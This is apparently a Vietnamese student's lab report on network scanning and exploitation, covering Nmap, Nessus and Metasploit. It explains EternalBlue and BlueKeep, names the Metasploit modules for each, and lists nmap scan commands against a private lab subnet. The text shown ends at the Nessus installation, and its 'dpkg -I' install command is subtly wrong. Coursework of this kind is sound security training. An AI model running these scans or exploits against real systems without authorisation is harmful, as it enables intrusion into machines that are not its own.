HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: THỰC TẬP CƠ SỞ
MÃ HỌC PHẦN: INT13147

BÀI THỰC HÀNH 3.3
RÀ QUÉT VÀ KHAI THÁC LỖ HỔNG

Sinh viên thực hiện:

B22DCAT251 Đặng Đức Tài

Giảng viên hướng dẫn: TS. Phạm Hoàng Duy

HỌC KỲ 2 NĂM HỌC 2024-2025

MỤC LỤC

MỤC LỤC 2
DANH MỤC CÁC HÌNH VẼ 3
CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH 4
1.1 Mục đích 4
1.2 Tìm hiểu lý thuyết 4
1.2.1 Các công cụ rà quét 4
1.2.2 Lý thuyết về một số lỗ hổng và cổng dịch vụ quét được 5
1.2.3 Lý thuyết về một số lỗ hổng mà Metasploit khai thác được 5
CHƯƠNG 2. NỘI DUNG THỰC HÀNH 7
2.1 Chuẩn bị môi trường 7
2.2 Các bước thực hiện 7
2.2.1 Quét các cổng dịch vụ với Nmap / Zenmap 7
2.2.2 Quét các lỗ hổng với Nessus 9
2.2.3 Sử dụng công cụ Metasploit để khai thác lỗ hổng 12
TÀI LIỆU THAM KHẢO 19

DANH MỤC CÁC HÌNH VẼ

Hình 1 Lỗ hổng EternalBlue với điểm 8.8 CVSS (High) 6
Hình 2 Lỗ hổng BlueKeep với điểm 9.8 CVSS (Critical) 6
Hình 3 Quét dải mạng với nmap 7
Hình 4 Quét hệ điều hành với nmap 8
Hình 5 Quét cổng dịch vụ với nmap 8
Hình 6 Quét cổng dịch vụ với Zenmap 9
Hình 7 Cài đặt Nessus 9
Hình 8 Khởi động nessus service 10
Hình 9 Cấu hình nessus trên giao diện web 10
Hình 10 Giao diện web GUI của nessus 11
Hình 11 Các chế độ quét của nessus 11
Hình 12 Tiến hành quét lỗ hổng với nessus 12
Hình 13 Quét lỗ hổng thành công với nessus 12
Hình 14 Rà quét với nmap trên máy victim 13
Hình 15 Rà quét lỗ hổng với Nessus 13
Hình 16 Tìm kiếm module eternalblue 14
Hình 17 Xem các options cho module MS17-010 14
Hình 18 Cấu hình MS17-010 15
Hình 19 Khai thác MS17-010 15
Hình 20 Nâng quyền lên SYSTEM sau khi khai thác MS17-010 15
Hình 21 Tìm kiếm modules BlueKeep 16
Hình 22 Cấu hình BlueKeep 16
Hình 23 Xem các tùy chọn cho modules BlueKeep 17
Hình 24 Khai thác BlueKeep 17
Hình 25 Nâng quyền lên SYSTEM sau khi khai thác BlueKeep 18

CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

1.1 Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

1.2 Tìm hiểu lý thuyết

1.2.1 Các công cụ rà quét

1.2.1.1 Nmap/Zenmap

- Nmap (Network Mapper) là một công cụ mã nguồn mở mạnh mẽ, được sử dụng để quét và lập bản đồ mạng, hỗ trợ kiểm tra bảo mật bằng cách phát hiện các thiết bị, dịch vụ, cổng mở, hệ điều hành và phiên bản phần mềm đang chạy trên mạng. Nmap cung cấp nhiều kỹ thuật quét như TCP SYN (quét tàng hình), TCP Connect, UDP, hoặc quét toàn diện để phân tích trạng thái cổng (mở, đóng, lọc). Ngoài ra, Nmap hỗ trợ các tập lệnh NSE (Nmap Scripting Engine) để tự động hóa việc phát hiện lỗ hổng hoặc thu thập thông tin chi tiết hơn.
- Zenmap là giao diện đồ họa của Nmap, giúp người dùng dễ dàng cấu hình lệnh quét, trực quan hóa kết quả dưới dạng sơ đồ mạng và lưu trữ lịch sử quét. Công cụ này đặc biệt hữu ích cho người mới bắt đầu hoặc khi cần phân tích kết quả phức tạp.
- Ứng dụng: Nmap/Zenmap được sử dụng để khám phá mạng, kiểm tra bảo mật sơ bộ, lập bản đồ mạng doanh nghiệp và hỗ trợ các bài kiểm tra thâm nhập.

1.2.1.2 Nessus

- Nessus là một trong những công cụ quét lỗ hổng bảo mật hàng đầu, được phát triển bởi Tenable, với khả năng kiểm tra toàn diện hệ thống mạng, máy chủ, ứng dụng web và thiết bị IoT. Nessus sử dụng cơ sở dữ liệu lỗ hổng được cập nhật thường xuyên, chứa hàng nghìn mã CVE (Common Vulnerabilities and Exposures), để phát hiện các điểm yếu như cấu hình sai, phần mềm lỗi thời, hoặc lỗ hổng chưa được vá. Công cụ này cung cấp các báo cáo chi tiết với mức độ nghiêm trọng của lỗ hổng và đề xuất khắc phục. Nessus hỗ trợ cả quét không xác thực (khám phá bề mặt) và quét xác thực (kiểm tra sâu hơn với thông tin đăng nhập).
- Ứng dụng: Nessus được sử dụng trong các tổ chức để đánh giá bảo mật định kỳ, tuân thủ tiêu chuẩn bảo mật (như PCI DSS) và kiểm tra hệ thống trước các cuộc tấn công.

1.2.1.3 Metasploit Framework

- Metasploit Framework là một nền tảng kiểm tra thâm nhập mã nguồn mở, được sử dụng rộng rãi bởi các chuyên gia bảo mật và tin tặc mũ trắng. Công cụ này cung cấp một bộ sưu tập lớn các mô-đun khai thác (exploits), payload, auxiliary và post-exploitation, cho phép người dùng tấn công thử nghiệm hệ thống để đánh giá khả năng chống chịu. Metasploit hỗ trợ tự động hóa các bước tấn công, từ thu thập thông

tin, khai thác lỗ hổng đến duy trì quyền truy cập. Nó tích hợp với các công cụ khác như Nmap và Nessus để nâng cao hiệu quả kiểm tra. Giao diện của Metasploit có thể là dòng lệnh (msfconsole) hoặc giao diện đồ họa như Armitage.

- Ứng dụng: Metasploit được sử dụng trong kiểm tra thâm nhập, đào tạo bảo mật, và phát triển các biện pháp phòng thủ trước các cuộc tấn công thực tế.

1.2.2 Lý thuyết về một số lỗ hổng và cổng dịch vụ quét được

- Lỗ hổng mạng:

- Lỗ hổng phần mềm: Các lỗ hổng như Heartbleed (OpenSSL) hoặc Shellshock (Bash) cho phép kẻ tấn công truy cập trái phép hoặc thực thi mã độc.
- Cấu hình sai: Ví dụ, mật khẩu mặc định hoặc dịch vụ không cần thiết để mở (như Telnet).
- Lỗ hổng giao thức: SMBv1 dễ bị tấn công bởi các lỗ hổng như EternalBlue, hoặc RDP bị khai thác qua BlueKeep.

- Cổng dịch vụ quét được (dựa trên kết quả Nmap ở phần 2):

- Cổng 135/tcp (RPC): Dịch vụ Remote Procedure Call của Microsoft, thường được sử dụng để giao tiếp giữa các tiến trình. Có thể bị khai thác nếu hệ thống chưa vá các lỗ hổng liên quan đến RPC (như CVE-2003-0352).
- Cổng 139/tcp (NetBIOS-SSN): Dịch vụ NetBIOS, liên quan đến chia sẻ tệp và máy in. Dễ bị tấn công nếu hệ thống sử dụng SMBv1, liên quan đến lỗ hổng EternalBlue.
- Cổng 445/tcp (Microsoft-DS): Dịch vụ SMB (Server Message Block), dùng để chia sẻ tệp. Đây là cổng chính bị khai thác bởi EternalBlue (CVE-2017-0144), cho phép thực thi mã từ xa.
- Cổng 5357/tcp (HTTPAPI httpd 2.0): Dịch vụ HTTP API của Microsoft, có thể bị tấn công nếu có lỗ hổng trong cấu hình hoặc phiên bản phần mềm (như CVE-2020-1147).
- Cổng 49153-49157/tcp (MSRPC): Các cổng Microsoft RPC động, liên quan đến giao tiếp hệ thống. Có thể bị khai thác nếu hệ thống tồn tại lỗ hổng RPC hoặc RDP (như BlueKeep, CVE-2019-0708, nếu RDP được kích hoạt).
- Cổng 49666/tcp (MSRPC): Tương tự các cổng MSRPC khác, dễ bị tấn công nếu hệ thống chưa vá lỗi.


1.2.3 Lý thuyết về một số lỗ hổng mà Metasploit khai thác được

- Lỗ hổng bảo mật là các điểm yếu trong phần mềm, giao thức hoặc cấu hình hệ thống có thể bị khai thác để thực hiện các hành vi độc hại như truy cập trái phép, thực thi mã từ xa, hoặc lây lan mã độc. Hai lỗ hổng liên quan trực tiếp đến các cổng dịch vụ đã quét được bao gồm:

- EternalBlue:

- EternalBlue là lỗ hổng trong giao thức SMBv1 của Windows (CVE-2017-0144), cho phép kẻ tấn công thực thi mã từ xa mà không cần xác thực. Lỗ hổng này bị khai thác trong các cuộc tấn công lớn như WannaCry. Metasploit sử dụng module exploit/windows/smb/ms17_010_eternalblue để khai thác, gửi payload qua SMB và kiểm soát hệ thống mục tiêu.


- Ví dụ: Tấn công vào Windows 7/2008 chưa vá lỗi để cài đặt backdoor.



Hình 1 Lỗ hổng EternalBlue với điểm 8.8 CVSS (High)

- BlueKeep:

- BlueKeep (CVE-2019-0708) là lỗ hổng trong dịch vụ Remote Desktop Protocol (RDP) của Windows, ảnh hưởng đến Windows XP đến Windows 7/2008. Nó cho phép thực thi mã từ xa mà không cần xác thực, tiềm năng gây ra các cuộc tấn công quy mô lớn. Metasploit có module auxiliary/scanner/rdp/cve_2019_0708_BlueKeep để quét và module khai thác để tấn công hệ thống chưa vá.
- Ví dụ: Kiểm tra hệ thống qua cổng 3389 (RDP) và gửi payload để chiếm quyền điều khiển.



Hình 2 Lỗ hổng BlueKeep với điểm 9.8 CVSS (Critical)

CHƯƠNG 2. NỘI DUNG THỰC HÀNH

2.1 Chuẩn bị môi trường

- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework


2.2 Các bước thực hiện

- Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework. Tiến hành rà quét lỗ hổng sử dụng các công cụ kể trên.

2.2.1 Quét các cổng dịch vụ với Nmap / Zenmap

- Quét dải mạng


- Mô tả: Người tấn công thực hiện rà quét dải mạng (192.168.127.0/24), qua đó biết thông tin về địa chỉ ip của các máy nạn nhân thuộc dải mạng đó.
  nmap 192.168.127.0/24



Hình 3 Quét dải mạng với nmap

- Quét phát hiện hệ điều hành


- Mô tả: Sau khi đã chọn được mục tiêu (target) thuộc dải mạng 192.168.127.0/24 là máy có địa chỉ ip 192.168.127.131, kẻ tấn công tiến hành quét để phát hiện hệ điều hành của mục tiêu.
  nmap -T4 -O 192.168.127.131
  → Hệ điều hành phát hiện được là Windows 10 1709 – 21H2



Hình 4 Quét hệ điều hành với nmap

- Quét hết các cổng, dịch vụ và phiên bản


- Mô tả: Kẻ tấn công muốn rà quét các cổng dịch vụ, phiên bản được mở trên máy nạn nhân. Qua đó có thể tiến hành khai thác dựa trên các cổng dịch vụ đã biết
  nmap -p- -T4 -sV 192.168.127.131
  → Một số cổng dịch vụ tìm thấy 135, 139, 445, 5040, …



Hình 5 Quét cổng dịch vụ với nmap

- Zenmap


- Zenmap là phiên bản đồ họa (GUI) của nmap, tiến hành quét cổng dịch vụ bằng zenmap, chỉ cần nhập địa chỉ *ip target* (192.168.127.131) và *Profile* (Quickscan)



Hình 6 Quét cổng dịch vụ với Zenmap


2.2.2 Quét các lỗ hổng với Nessus

- Cài đặt Nessus web GUI, đầu tiên cần cài đặt các gói .deb và tiến hành giải nén
  https://www.tenable.com/downloads/nessus?loginAttempted=true
  sudo dpkg -I NESSUS_NAME.deb



